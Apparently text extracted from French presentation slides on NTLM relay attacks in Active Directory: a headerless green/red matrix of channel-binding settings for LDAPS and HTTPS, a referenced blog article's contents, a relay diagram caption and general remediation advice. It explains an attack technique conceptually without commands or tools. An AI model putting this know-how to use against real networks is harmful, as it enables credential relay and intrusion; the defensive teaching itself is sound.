	Channel Binding	Disabled	LDAPS	Green	Green	Green	Red	Red	Green	Green	Green	Green	Green	Red	Red	
			HTTPS	Green	Green	Green	Red	Red	Green	Green	Green	Green	Green	Red	Red	
		Enabled	LDAPS	Green	Green	Green	Red	Red	Green	Green	Red	Red	Red	Red	Red	Red
			HTTPS	Green	Green	Green	Red	Red	Green	Green	Red	Red	Red	Red	Red	Red
		Required	LDAPS	Green	Green	Green	Red	Red	Green	Green	Red	Red	Red	Red	Red	Red
			HTTPS	Green	Green	Green	Red	Red	Green	Green	Red	Red	Red	Red	Red	Red



Référence : <https://beta.hackndo.com/ntlm-relay>

The diagram illustrates an NTLM relay attack. On the left, a client computer (represented by a monitor and tower) is connected to a central relay server (represented by a monitor with a person icon). On the right, the relay server is connected to a target server (represented by a tower). Arrows indicate the flow of traffic: the client sends requests to the relay, and the relay forwards them to the target. The relay server is highlighted with a red border.

Relai NTLM

01 Apr 2020 · 50 min

Auteur : **Pixis**

Active Directory Windows

Dans cet article

- » Préliminaire
- » Introduction
- » Relai NTLM
- » En pratique
- » Authentification vs Session
- » Signature de la session
- » Signature de l'authentification (MIC)



Remédiation générale :

- Du côté serveur, utiliser des protocoles qui forcent la signature. Sinon, forcer l'authentification via Kerberos sans laisser la possibilité de s'authentifier via NTLM
- Du côté client, restreindre au maximum les capacités d'obtention d'authentification (désactiver LLMNR, configurer les entrées « * » et « wpad » dans le DNS...
- Segmenter le réseau et mettre en place des règles de filtrage strictes

Relai NTLM – Démonstration